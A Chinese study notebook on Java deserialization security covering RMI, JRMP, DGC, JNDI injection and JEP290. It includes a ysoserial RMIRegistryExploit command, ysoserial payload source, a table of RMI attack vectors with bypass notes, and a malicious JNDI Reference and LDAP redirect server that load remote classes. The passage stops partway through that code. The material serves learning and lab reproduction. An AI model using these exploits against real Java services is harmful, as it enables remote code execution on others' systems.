

# Java 安全手动实践

首先说了很久要学java相关安全，也自己写过多个"从0开始"，但是都半途而废。仔细一想是因为看的起点太高，导致放弃...目前的规划是9点之前到家，10-11点英语，11-12点java，希望有所进步

[参考文章地址](#)

## Java基础

这里写的比较杂，毕竟是笔记嘛~很多十分简单的，不明白的我都记录在此

### 遗留问题

学完以后统一处理

1. SPI机制 是否有安全性问题?
2. Java反射 有那些安全问题?
3. Java类加载机制 是什么?
4. 数据库连接时密码安全问题?
5. 使用DBC如何写一个通用的 数据库密码爆破 模块?

### 作业

jsp | jni 绕过 rasp

## RMI & JRMP & JNDI

学习资料

1. [先知 - threedr3am - 基于Java反序列化RCE - 搞懂RMI、JRMP、JNDI](#)
2. [Freebuf - 酒仙桥六号](#)
3. [Y4er](#)
4. skay 知识星球的 pdf

一些认为应该放在前面的小 tips - 搬运自 2 号文章

在了解之前，我们先看下JAVA原生序列化有两种接口实现。

1. Serializable接口：要求实现writeObject、readObject、writeReplace、readResolve
2. Externalizable接口：要求实现 writeExternal、readExternal


### RMI

#### 基础部分

RMI 全称为 Java Remote Method Invocation，即远程方法调用，用于跨jvm调用远程方法。慢慢翻阅大哥们的文章后，发现 RMI 没有那么地简单... [大哥文章](#)

然后其实差别不大，都是复制源码跟一下，主要是自己跟了一下，记录过程

插个图，简单的理解以下 RMI 的一些机制（补充片段 - [搬运](#)）



RMI 采用的是 stubs / skeletons 来进行远程对象通信。stub 充当远程对象的客户端代理，每个远程对象都包含一个代理对象stub。当远程调用的时候，首先在本地创建该对象的代理对象 - stub，然后调用代理对象上的方法，如下：


1. 与远程对象所在的虚拟机建立连接
2. Marshal 参数发到远程虚拟机
3. 等待远程虚拟机运行结果
4. Unmarshal远程的返回结果
5. 返回给本地调用的程序

在server端的skeleton调用如下所示：

1. 解包 (unmarshal) stub 传来的参数
2. 调用方法
3. 打包 (marshal) 发给stub


### bind方式

第一种：



server 通过 bind 注册服务时，会进行序列化，所以到 RMI Registry 的时候，会先进入 RegistryImpl\_Skel.dispatch 反序列化服务名 &Ref

第二种：



server 和 RMI 是同一台机器，在 bind 注册时由于 server 上已经有 Ref，不需要序列化传输，只需要 bindings list 中添加对应键值

## bind&lookup流程

在看代码demo的时候，绑定的接口方法都继承了 UnicastRemoteObject，关于这个可以看[文章](#)

### 本地 bind

demo代码如下，揉在一起了，节省一点空间

```
// 接口继承Remote
public interface HelloService extends Remote {
    String sayHello() throws RemoteException;
}

// 实现接口，继承 UnicastRemote
public class HelloServiceImpl extends UnicastRemoteObject implements
HelloService {
    public HelloServiceImpl() throws RemoteException {

    }

    @Override
    public String sayHello() throws RemoteException {
        System.out.println("hello");
        return "hello";
    }
}

// 服务端，将名字和这个函数绑定起来
public class App {
    public static void main(String[] args) {
        try {
            Registry registry = LocateRegistry.createRegistry(1099);
            registry.bind("hello", new HelloServiceImpl());
        } catch (RemoteException | AlreadyBoundException e) {
            e.printStackTrace();
        }
    }
}

// 客户端，去查找
public class App1 {
    public static void main(String[] args) throws IOException,
ClassNotFoundException {
        try {
            Registry registry = LocateRegistry.getRegistry("127.0.0.1", 1099);
            HelloService helloService = (HelloService) registry.lookup("hello");
            System.out.println(helloService.sayHello());
        } catch (NotBoundException e) {
            e.printStackTrace();
        }
    }
}
```

首先开启 App 服务端，因为 bind 情况为第二种，由于 server 上已经有 Ref 了，在同一台机器上就不用走序列化、反序列化的打包的程序，bind 处下断点、跟进去看一下代码：

```

public void bind(String var1, Remote var2) throws RemoteException,
AlreadyBoundException, AccessException {
    checkAccess("Registry.bind");
    synchronized(this.bindings) {
        Remote var4 = (Remote)this.bindings.get(var1);
        if (var4 != null) {
            throw new AlreadyBoundException(var1);
        } else {
            this.bindings.put(var1, var2);
        }
    }
}
}

```

可以看到直接在 bindings 这个 hashmap 里 put 即可

## lookup

攻击场景：

1. 通过 lookup 攻击 server 操作进行序列化攻击
2. registry 通过 lookup 被动攻击 client 端

因为上面的流程上已经介绍，stub跟skeleton在数据处理上都是接到数据后，先进行反序列化操作，所以就存在上述情况，这里只是介绍，看一下流程

我们开启客户端，跟进一下 lookup (RegistryImpl\_Stub)，代码如下：

```

public Remote lookup(String var1) throws AccessException, NotBoundException,
RemoteException {
    try {
        // operations
        // new Operation[]{new Operation("void bind(java.lang.String,
        java.rmi.Remote)", new Operation("java.lang.String list() []"), new
        Operation("java.rmi.Remote lookup(java.lang.String)"), new Operation("void
        rebind(java.lang.String, java.rmi.Remote)"), new Operation("void
        unbind(java.lang.String)")}];
        // 这里的 2 为 opnum
        RemoteCall var2 = super.ref.newCall(this, operations, 2,
        4905912898345647071L);

        try {
            ObjectOutput var3 = var2.getOutputStream();
            // 攻击 rigsitry 端攻击点
            var3.writeObject(var1);
        } catch (IOException var18) {
            throw new MarshalException("error marshalling arguments", var18);
        }
    }

    super.ref.invoke(var2);

    Remote var23;
    try {
        ObjectInput var6 = var2.getInputStream();
        // 被攻击点
        var23 = (Remote)var6.readObject();
    } catch (IOException var15) {
        throw new UnmarshalException("error unmarshalling return", var15);
    } catch (ClassNotFoundException var16) {

```

```

        throw new UnmarshalException("error unmarshalling return", var16);
    } finally {
        super.ref.done(var2);
    }

    return var23;
} catch (RuntimeException var19) {
    throw var19;
} catch (RemoteException var20) {
    throw var20;
} catch (NotBoundException var21) {
    throw var21;
} catch (Exception var22) {
    throw new UnexpectedException("undeclared checked exception", var22);
}
}
}

```

看一下服务端的 `sun.rmi.registry.RegistryImpl_Skel#dispatch`，由于上面传递的 `opnum` 为 2，把这段代码复制出来看一看

```

case 2:
    try {
        var10 = var2.getInputStream();
        var7 = (String)var10.readObject();
    } catch (IOException var89) {
        throw new UnmarshalException("error unmarshalling arguments", var89);
    } catch (ClassNotFoundException var90) {
        throw new UnmarshalException("error unmarshalling arguments", var90);
    } finally {
        var2.releaseInputStream();
    }

    var8 = var6.lookup(var7);

    try {
        ObjectOutput var9 = var2.getResultStream(true);
        var9.writeObject(var8);
        break;
    } catch (IOException var88) {
        throw new MarshalException("error marshalling return", var88);
    }
}

```

很明显，读完输入流之后，调用了 `readObject`，操作 2 很明显对应的为 `lookup` 方法。顺便，我们把这里所有的 case 罗列出来看一下：

```

case 0:
    // BIND
    try {
        var11 = var2.getInputStream();
        var7 = (String)var11.readObject();
        var8 = (Remote)var11.readObject();
    } catch (IOException var94) {
        throw new UnmarshalException("error unmarshalling arguments", var94);
    } catch (ClassNotFoundException var95) {
        throw new UnmarshalException("error unmarshalling arguments", var95);
    } finally {

```

```

        var2.releaseInputStream();
    }

    var6.bind(var7, var8);

    try {
        var2.getResultStream(true);
        break;
    } catch (IOException var93) {
        throw new MarshalException("error marshalling return", var93);
    }
case 1:
    // LIST
    var2.releaseInputStream();
    String[] var97 = var6.list();

    try {
        ObjectOutput var98 = var2.getResultStream(true);
        var98.writeObject(var97);
        break;
    } catch (IOException var92) {
        throw new MarshalException("error marshalling return", var92);
    }
case 2:
    // LOOKUP
    try {
        var10 = var2.getInputStream();
        var7 = (String)var10.readObject();
    } catch (IOException var89) {
        throw new UnmarshalException("error unmarshalling arguments", var89);
    } catch (ClassNotFoundException var90) {
        throw new UnmarshalException("error unmarshalling arguments", var90);
    } finally {
        var2.releaseInputStream();
    }

    var8 = var6.lookup(var7);

    try {
        ObjectOutput var9 = var2.getResultStream(true);
        var9.writeObject(var8);
        break;
    } catch (IOException var88) {
        throw new MarshalException("error marshalling return", var88);
    }
case 3:
    // REBIND
    try {
        var11 = var2.getInputStream();
        var7 = (String)var11.readObject();
        var8 = (Remote)var11.readObject();
    } catch (IOException var85) {
        throw new UnmarshalException("error unmarshalling arguments", var85);
    } catch (ClassNotFoundException var86) {
        throw new UnmarshalException("error unmarshalling arguments", var86);
    } finally {
        var2.releaseInputStream();
    }

```

```

var6.rebind(var7, var8);

try {
    var2.getResultStream(true);
    break;
} catch (IOException var84) {
    throw new MarshalException("error marshalling return", var84);
}
}
case 4:
// UNBIND
try {
    var10 = var2.getInputStream();
    var7 = (String)var10.readObject();
} catch (IOException var81) {
    throw new UnmarshalException("error unmarshalling arguments", var81);
} catch (ClassNotFoundException var82) {
    throw new UnmarshalException("error unmarshalling arguments", var82);
} finally {
    var2.releaseInputStream();
}

var6.unbind(var7);

try {
    var2.getResultStream(true);
    break;
} catch (IOException var80) {
    throw new MarshalException("error marshalling return", var80);
}
}

```

可以看到除了 case 1 的 list 方法，其余都存在 readObject

## 远程 bind

攻击场景：当对方的bind口开放，我们可以攻击他的 registry（registry和server不一定在同一个主机上，但是大部分情况下是在一个主机上的）

为了方便，我们直接在 wsl 里跑 yso

```
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.RMIRegistryExploit
192.168.0.134 1099 CommonsCollections6 "cmd /c calc.exe", 前面下了断点我们直接走到
dispatch 这里，跳入 case 0
```

```

case 0:
try {
    var11 = var2.getInputStream();
    var7 = (String)var11.readObject();
    var8 = (Remote)var11.readObject();
} catch (IOException var94) {
    throw new UnmarshalException("error unmarshalling arguments", var94);
} catch (ClassNotFoundException var95) {
    throw new UnmarshalException("error unmarshalling arguments", var95);
} finally {
    var2.releaseInputStream();
}

var6.bind(var7, var8);

```

```

try {
    var2.getResultStream(true);
    break;
} catch (IOException var93) {
    throw new MarshalException("error marshalling return", var93);
}

```

明显的看到 readObject (还是两次) , 分别获得的是 服务名 (var7) 以及 stub (var8)

## 攻击方法

上面刚刚提到的, 有三种攻击面, 分别是:

1. bind攻击 RMI Registry
2. Client lookup攻击
3. registry 被动攻击 client

附上拉拉师傅的一幅图片, 供大家参考

针对RMI服务的攻击方式(By lala)				
	JDK环境	其他条件	最终影响	
已知 RMI接口	探测利用开放的RMI服务	均可	对方存在已知恶意危害的RMI服务 我们已知调用方法a.b(c)的接口	视服务功能而定
	RMI客户端反序列化攻击服务端 (利用Object类型参数)	均可	对方存在已知参数为Object的RMI服务 我们已知调用方法a.b(c)的接口	任意命令执行
	RMI客户端反序列化攻击服务端 (绕过Object类型参数)	均可	对方java包环境存在利用链 对方存在已知参数非基础类型的RMI服务 我们已知调用方法a.b(c)的接口	任意命令执行
针对 RMI/DGC	RMI服务端反序列化攻击注册端——注册端解析	6u141, 7u131, 8u121, JEP290规范之前 8u141之前 (服务端与客户端本地校验)	对方java包环境存在利用链 利用bind, unbind, rebind3种接口	任意命令执行
	RMI客户端反序列化攻击注册端——注册端解析	6u141, 7u131, 8u121, JEP290规范之前	对方java包环境存在利用链 利用lookup接口	任意命令执行
	攻击RMI注册端\服务端——DGC层	6u141, 7u131, 8u121, JEP290规范之前	对方java包环境存在利用链 (RMI服务端/RMI注册端均是DGC服务端)	任意命令执行
引入 JRMP利用	RMI服务端反序列化攻击注册端——Bind+JRMP	8u231之前 (绕过JEP290) 8u141之前 (服务端与客户端本地校验)	对方java包环境存在利用链 与攻击者JRMP-Listener服务器网络可达	任意命令执行
	RMI客户端反序列化攻击注册端——lookup+JRMP	8u231之前 (绕过JEP290)	对方java包环境存在利用链 与攻击者JRMP-Listener服务器网络可达	任意命令执行
	RMI客户端反序列化攻击注册端——lookup+JRMP (An Trinh)	8u241之前 (绕过JEP290)	对方java包环境存在利用链 与攻击者JRMP-Listener服务器网络可达	任意命令执行

- bind - RMIRegistryExploit

攻击方法这一部分, 因为涉及到ysoserial, 这个分析我们放在反序列化那一部分再讲, 下面贴一下代码, 主要是用sun.reflect.annotation.AnnotationInvocationHandler动态代理Remote.class, 然后通过 bind 攻击 Registry

```

public static void exploit(final Registry registry,
    final Class<? extends ObjectPayload> payloadClass,
    final String command) throws Exception {
    new ExecCheckingSecurityManager().callwrapped(new Callable<Void>(){public
    void call() throws Exception {
        ObjectPayload payloadObj = payloadClass.newInstance();
        Object payload = payloadObj.getObject(command);
        String name = "pwned" + System.nanoTime();
        Remote remote = Gadgets.createMemoitizedProxy(Gadgets.createMap(name,
        payload), Remote.class);
    }
    });
}

```



```

    try {
        registry.bind(name, remote);
    } catch (Throwable e) {
        e.printStackTrace();
    }
    Utils.releasePayload(payloadObj, payload);
    return null;
  });
}

```

- RMI Remote Object

codebase & useCodebaseOnly

**这个有个前置条件：**需要java.rmi.server.useCodebaseOnly=false，这个特性再 6u45、7u21之前默认开启。（我觉得这个前置条件是不是比较少见了，所以就稍微的看一下）

大致原理 - 官方文档：如果RMI连接一端的JVM在其java.rmi.server.codebase系统属性中指定了一个或多个URL，则该信息将通过RMI连接传递到另一端。如果接收方JVM的java.rmi.server.useCodebaseOnly系统属性设置为false，则它将尝试使用这些URL来加载RMI请求流中引用的Java类。

- Server 攻击 Client 端 & Client 攻击 Server端

其实理解了 RMI 的运行后就比较简单了，无非就是数据在哪里反序列化的问题

重点在于 sun.rmi.server.UnicastRef#invoke，关键代码如下

```

var7.executeCall(); // CLINET 攻击 server

try {
    Class var49 = var2.getReturnType();
    if (var49 != Void.TYPE) {
        var11 = var7.getInputStream();
        Object var50 = unmarshalValue(var49, (ObjectInput)var11); // server 攻击
client
        var9 = true;
        clientRefLog.log(Log.BRIEF, "free connection (reuse = true)");
        this.ref.getChannel().free(var6, true);
        Object var13 = var50;
        return var13;
    }
}

```

其实这里只是大致的跟着文章打了一遍流水账，不过还是有跟进去看过（有收获！后面看ysoserial会加强复习）

上述的都为看酒仙桥文章的结果，但事实上这一部分揭开有非常多的东西，我们不妨从这里展开（详细看先知的那片）

todo

## DGC

我们从百度百科上copy一下描述：为 RMI 分布式垃圾回收提供了类和接口。当 RMI 服务器返回一个对象到其客户机（远程方法的调用方）时，其跟踪远程对象在客户机中的使用。当再没有更多的对客户机上远程对象的引用时，或者如果引用的“租借”过期并且没有更新，服务器将垃圾回收远程对象。

DGC通信也存在反序列化攻击，这个放到下面的 JRMP 中一起看

## JRMP

### 基础部分

全称为 Java Remote Method Protocol，它是一个基于 TCP/IP 层的协议，上述 RMI 的过程就用到 JRMP 协议去组织数据格式，然后再通过TCP传输，从而达成RMI协议。

刚刚也提到了通过 RMI lookup 攻击的时候会存在反打的情况，用 JRMP 能够规避这种情况（socket通信，只发送不接收即可）

### 从 ysoserial 出发


了解一下攻击流程：

1. payloads.JRMPListener

先贴一下注释里的 Gadget chain

```
/**
 * Gadget chain:
 * UnicastRemoteObject.readObject(ObjectInputStream) line: 235
 * UnicastRemoteObject.reexport() line: 266
 * UnicastRemoteObject.exportObject(Remote, int) line: 320
 * UnicastRemoteObject.exportObject(Remote, UnicastServerRef) line: 383
 * UnicastServerRef.exportObject(Remote, Object, boolean) line: 208
 * LiveRef.exportObject(Target) line: 147
 * TCPEndpoint.exportObject(Target) line: 411
 * TCPTransport.exportObject(Target) line: 249
 * TCPTransport.listen() line: 319
 */
```

我们看到最终执行点，在UnicastRemoteObject类下，该类自己重写了readObject。  
UnicastRemoteObject实现的子类有：



代码很短，我们就全部贴在这里

```
@PayloadTest( skip = "This test would make you potentially vulnerable")
@Authors({ Authors.MBECHLER })
public class JRMPListener extends PayloadRunner implements
ObjectPayload<UnicastRemoteObject> {

    public UnicastRemoteObject getObject ( final String command ) throws
Exception {
        int jrmpPort = Integer.parseInt(command);
        UnicastRemoteObject uro =
Reflections.createWithConstructor(ActivationGroupImpl.class, RemoteObject.class,
new Class[] {
            RemoteRef.class
        }, new Object[] {
            new UnicastServerRef(jrmpPort)
        })
    }
}
```

```

    });

    Reflections.getField(UnicastRemoteObject.class, "port").set(uro,
jrmport);
    return uro;
}

public static void main ( final String[] args ) throws Exception {
    PayloadRunner.run(JRMPLListener.class, args);
}
}

```

先走进 `Reflections.createWithConstructor` 看一下

```

public static <T> T createWithConstructor ( Class<T> classToInstantiate, Class<?
super T> constructorClass, Class<?>[] consArgTypes, Object[] consArgs )
    throws NoSuchMethodException, InstantiationException,
IllegalAccessException, InvocationTargetException {
    Constructor<? super T> objCons =
constructorClass.getDeclaredConstructor(consArgTypes);
    setAccessible(objCons);
    Constructor<?> sc =
ReflectionFactory.getReflectionFactory().newConstructorForSerialization(classToI
nstantiate, objCons);
    setAccessible(sc);
    return (T)sc.newInstance(consArgs);
}

```

函数的大致功能为：修改类的构造器并返回实例。在这里为：RemoteObject 下类型为 RemoteRef 的构造器，用这个来为ActivationGroupImpl 类生成一个新的构造器，然后返回实例。这时候问题来了，为什么要去 RemoteObject.class 下拿他的构造器放到 ActivationGroupImpl，这里 FB 上的文章就比较快的过了，可以看一下先知上的 [其他文章](#) | 安全客 [其他文章](#)。

## 2. payloads.JRMPCClient

稍微啰嗦一下 dgc：客户端获得了服务器的获取到远程对象的时候，会发一条租约通知，有个默认的租约市场为 `java.rmi.dgc.leaseValue = 600000`，如果期间没有续约则认为不存在（远程 GC）

看一下注释

```

/**
 * Generic JRMP client
 *
 * Pretty much the same thing as {@link RMIRegistryExploit} but
 * - targeting the remote DGC (Distributed Garbage Collection, always there if
there is a listener)
 * - not deserializing anything (so you don't get yourself exploited ;)
 *
 * @author mbechler
 *
 */

```

注释说的很清楚，主要打的是 dgc，然后不会在本地进行反序列化，所以不存在上面说的被打的情况。这里主要是 dgc 这一块没看过，稍微看一下调用栈。好多文章老长了，就单步跟进去调试，我贴 registry 端的调用栈

```
dispatch:-1, DGCImpl_Skel (sun.rmi.transport)
oldDispatch:450, UnicastServerRef (sun.rmi.server)
dispatch:294, UnicastServerRef (sun.rmi.server)
run:200, Transport$1 (sun.rmi.transport)
run:197, Transport$1 (sun.rmi.transport)
doPrivileged:-1, AccessController (java.security)
serviceCall:196, Transport (sun.rmi.transport)
handleMessages:568, TCPTransport (sun.rmi.transport.tcp)
run0:790, TCPTransport$ConnectionHandler (sun.rmi.transport.tcp)
lambda$run$0:683, TCPTransport$ConnectionHandler (sun.rmi.transport.tcp)
run:-1, 1483369096 (sun.rmi.transport.tcp.TCPTransport$ConnectionHandler$$Lambda$5)
doPrivileged:-1, AccessController (java.security)
run:682, TCPTransport$ConnectionHandler (sun.rmi.transport.tcp)
runWorker:1142, ThreadPoolExecutor (java.util.concurrent)
run:617, ThreadPoolExecutor$Worker (java.util.concurrent)
run:745, Thread (java.lang)
```

这里属实有点拉跨了，看的文章大部分也是逐步调试，跟完之后我的理解上也没有太多深入。

## JNDI

### 基础部分

JNDI 全称 Java Naming and Directory Interface，也就是 Java 命名和目录接口，在这个接口下会有多种目录系统服务的实现，我们能通过名称等去找到相关的对象，并下载至客户端中

JNDI注入：简单来说 JNDI 初始化的时候，如果 URI 参数可控，那么这个客户端就可能会遭受攻击。例如

```
InitialContext.lookup(URI)
```

[先知文章](#)，这个讲的挺好，不做无效搬运工了，跟进去看即可，然后跟一边。仅记录一个大概

最早直接起RMI server，然后lookup会实例化就完成攻击，后续对RMI远程加载做了限制（8u113），默认不是 trust了，但是这个时候 LDAP 协议还是可以的，CVE编号为 CVE-2018-3149，后来又打了 patch（8u191），和RMI一样远程默认为 false 了。核心都是 Reference 远程加载 Factory 类，最后到 `javax.naming.spi.NamingManager#getObjectFactoryFromReference`

## JEP290

[Y4er - 博客参考1](#) | [参考2](#) What is JEP290? JEP290是java底层为了缓解反序列化提出的解决方案，主要做了以下几个

1. 提供一个限制反序列化类的机制，白名单或者黑名单。
2. 限制反序列化的深度和复杂度。
3. 为RMI远程调用对象提供了一个验证类的机制。
4. 定义一个可配置的过滤机制，比如可以通过配置properties文件的形式来定义过滤器

具体的不贴代码了，不做纯粹的搬运工（虽然一直就是学习，搬运关键字 filterCheck，关键部分

```
return String.class != var2 && !Number.class.isAssignableFrom(var2) &&
!Remote.class.isAssignableFrom(var2) && !Proxy.class.isAssignableFrom(var2) &&
!UnicastRef.class.isAssignableFrom(var2) &&
!RMIClientSocketFactory.class.isAssignableFrom(var2) &&
!RMIServerSocketFactory.class.isAssignableFrom(var2) &&
!ActivationID.class.isAssignableFrom(var2) && !UID.class.isAssignableFrom(var2)
? Status.REJECTED : Status.ALLOWED;
```

-- 过滤器 --

进程级过滤器 - `-Djdk.serialFilter =`, 通常情况下用于过滤特定的类或者包等

自定义过滤器 - `objectInputFilter`实例创建, demo如下(搬运), 适用于自调用 `ReadObject`, 不适用于 RMI:

```
objectInputFilter filesOnlyFilter
=objectInputFilter.Config.createFilter("de.mogwailabs.Example;!*");
```

内置过滤器 - 为RMI Registry和DGC的内置过滤器

## 绕过

情况1, 限定版本

Server存在接收对象为参数, 直接将参数作为 payload

[参考链接](#) - (搬运) jdk8u231以下, 能够让注册中心反序列化 `UnicastRef` 这个类, 该类可以发起一个 JRMPC 连接到恶意服务端上, 从而在 DGC 层造成一个反序列化, RMI的DGC层在 filter 之后设置的, 无实际作用。然鹅在UnicastRemoteObject下重写 `readObject`, 新链子, 所以调用栈里俩readobject, 一个是重写入口点一个是触发, 在8u241修复了。yso的 JRMPClient 自带了这个 bypass

情况2, 本地类

在Reference中指定本地的Factory Class, 例如 Tomcat 的 `javax.el.ELProcessor`。以下为搬运skay的这个工厂类必须在受害目标本地的CLASSPATH 中。工厂类必须实现 `javax.naming.spi.ObjectFactory` 接口, 并且至少存在一个 `getObjectInstance()` 方法。`org.apache.naming.factory.BeanFactory` 刚好满足条件并且存在 被利用的可能

情况3, LDAP返回触发本地

一个是Reference, 另外一个序列化对象数据。参考 sgay LDAP Server除了使用JNDI Reference进行利用之外, 还支持直接返回一个对象的序列化数据。如果Java对象的 `javaSerializedData` 属性值不为空, 则客户端的 `obj.decodeObject()` 方法就会对这个字段的内容进行反序列化

## 代码 demo 部分

例子

1. 接口 `HelloService` 继承 `Remote`, 内含 `sayHello` 方法

```

package test;

import java.rmi.Remote;
import java.rmi.RemoteException;

public interface HelloService extends Remote {
    String sayHello() throws RemoteException;
}

```

2. HelloServiceImpl 类实现 HelloService, 继承 UnicastRemoteObject

```

package test;

import java.rmi.RemoteException;
import java.rmi.server.UnicastRemoteObject;

public class HelloServiceImpl extends UnicastRemoteObject implements
HelloService {
    protected HelloServiceImpl() throws RemoteException {

    }

    @Override
    public String sayHello() throws RemoteException {
        System.out.println("hello");
        return "hello";
    }
}

```

3. 程序 App 启动一个 1099 的 Registry 注册服务, 并把 HelloServiceImpl 暴露实现

```

package test;

import java.rmi.AlreadyBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class App {
    public static void main(String[] args) {
        try {
            Registry registry = LocateRegistry.createRegistry(1099);
            registry.bind("hello", new HelloServiceImpl());
        } catch (RemoteException e) {
            e.printStackTrace();
        } catch (AlreadyBoundException e) {
            e.printStackTrace();
        }
    }
}

```

4. 程序 App1 连接这个 RMI 服务, 并且 lookup 找到名字为 hello 的对象

```

package test;

```

```

import java.io.IOException;
import java.rmi.NotBoundException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class App1 {
    public static void main(String[] args) throws IOException,
ClassNotFoundException {
        try {
            Registry registry = LocateRegistry.getRegistry("127.0.0.1",
1099);
            HelloService helloService = (HelloService)
registry.lookup("hello");
            System.out.println(helloService.sayHello());
        } catch (NotBoundException e ) {
            e.printStackTrace();
        }
    }
}

```

启动程序 App 后运行程序 App1, 之后 A、B 程序均输出 `hello`

## 例子 2

1. App3, 创建一个端口1099的 Registry 中心, 注册的服务是 `127.0.0.1:80` 提供的 `Calc.class`

```

public class App3
{
    public static void main( String[] args )
    {
        try {
            Registry registry = LocateRegistry.createRegistry(1099);
            Reference reference = new
Reference("Calc", "calc", "http://127.0.0.1:80/");
            ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference);
            registry.bind("hello", referenceWrapper);
        } catch (RemoteException e) {
            e.printStackTrace();
        } catch (AlreadyBoundException e) {
            e.printStackTrace();
        } catch (NamingException e) {
            e.printStackTrace();
        }
    }
}

```

2. 程序 B

```

public class App4 {
    public static void main(String[] args) throws IOException,
ClassNotFoundException {
        try {
            new InitialContext().lookup("rmi://127.0.0.1:1099/hello");
        } catch (NamingException e) {
            e.printStackTrace();
        }
    }
}

```

运行后报错，报错如下：

```

javax.naming.ConfigurationException: The object factory is untrusted. Set the
system property 'com.sun.jndi.rmi.object.trustURLCodebase' to 'true'.
    at
com.sun.jndi.rmi.registry.RegistryContext.decodeObject(RegistryContext.java:495)
    at
com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:138)
    at
com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205)
    at javax.naming.InitialContext.lookup(InitialContext.java:417)
    at test.App4.main(App4.java:10)

```

(刚开始我以为它会报找不到的错误，结果是 untrusted 错误)，在做着文章里，说的是：因为在 jdk8u121版本开始，Oracle通过设置默认系统变量 com.sun.jndi.rmi.object.trustURLCodebase 为 false，导致通过 rmi 方式加载远程的字节码不会被信任，但是有 **两种绕过方式**：

1. 方式一：使用 ldap 服务取代 rmi 服务（在jdk8u191开始，引入了JRP290，加入了反序列化类过滤），这里直接拷贝原作者代码

```

package test;

import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import
com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPException;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;

import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import java.net.InetAddress;
import java.net.MalformedURLException;
import java.net.URL;

/**
 * LDAP server
 *
 * @author threedr3am
 */

```



```

public class LdapServer {

    private static final String LDAP_BASE = "dc=example,dc=com";

    public static void main(String[] args) {
        run();
    }

    public static void run() {
        int port = 1099;
        //TODO 把resources下的Calc.class 或者 自定义修改编译后target目录下的
        Calc.class 拷贝到下面代码所示http://host:port的web服务器根目录即可
        String url = "http://localhost/#Calc";
        try {
            InMemoryDirectoryServerConfig config = new
            InMemoryDirectoryServerConfig(LDAP_BASE);
            config.setListenerConfigs(new InMemoryListenerConfig(
                "listen", //$NON-NLS-1$
                InetAddress.getByName("0.0.0.0"), //$NON-NLS-1$
                port,
                ServerSocketFactory.getDefault(),
                SocketFactory.getDefault(),
                (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.addInMemoryOperationInterceptor(new
            OperationInterceptor(new URL(url)));
            InMemoryDirectoryServer ds = new
            InMemoryDirectoryServer(config);
            System.out.println("Listening on 0.0.0.0:" + port); //$NON-NLS-
            1$

            ds.startListening();

        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static class OperationInterceptor extends
    InMemoryOperationInterceptor {

        private URL codebase;

        /**
         *
         */
        public OperationInterceptor(URL cb) {
            this.codebase = cb;
        }

        /**
         * {@inheritDoc}
         *
         * @see
         com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor#process
         SearchResult(com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSear
         chResult)

```

```

        */
        @Override
        public void processSearchResult(InMemoryInterceptedSearchResult
result) {
            String base = result.getRequest().getBaseDN();
            Entry e = new Entry(base);
            try {
                sendResult(result, base, e);
            } catch (Exception e1) {
                e1.printStackTrace();
            }
        }

        protected void sendResult(InMemoryInterceptedSearchResult result,
String base, Entry e)
            throws LDAPException, MalformedURLException {
            URL url = new URL(this.codebase,
this.codebase.getRef().replace('.', '/').concat(""));
            System.out.println("Send LDAP reference result for " + base + "
redirecting to " + url);
            e.addAttribute("javaClassName", "Calc");
            String cbstring = this.codebase.toString();
            int refPos = cbstring.indexOf('#');
            if (refPos > 0) {
                cbstring = cbstring.substring(0, refPos);
            }
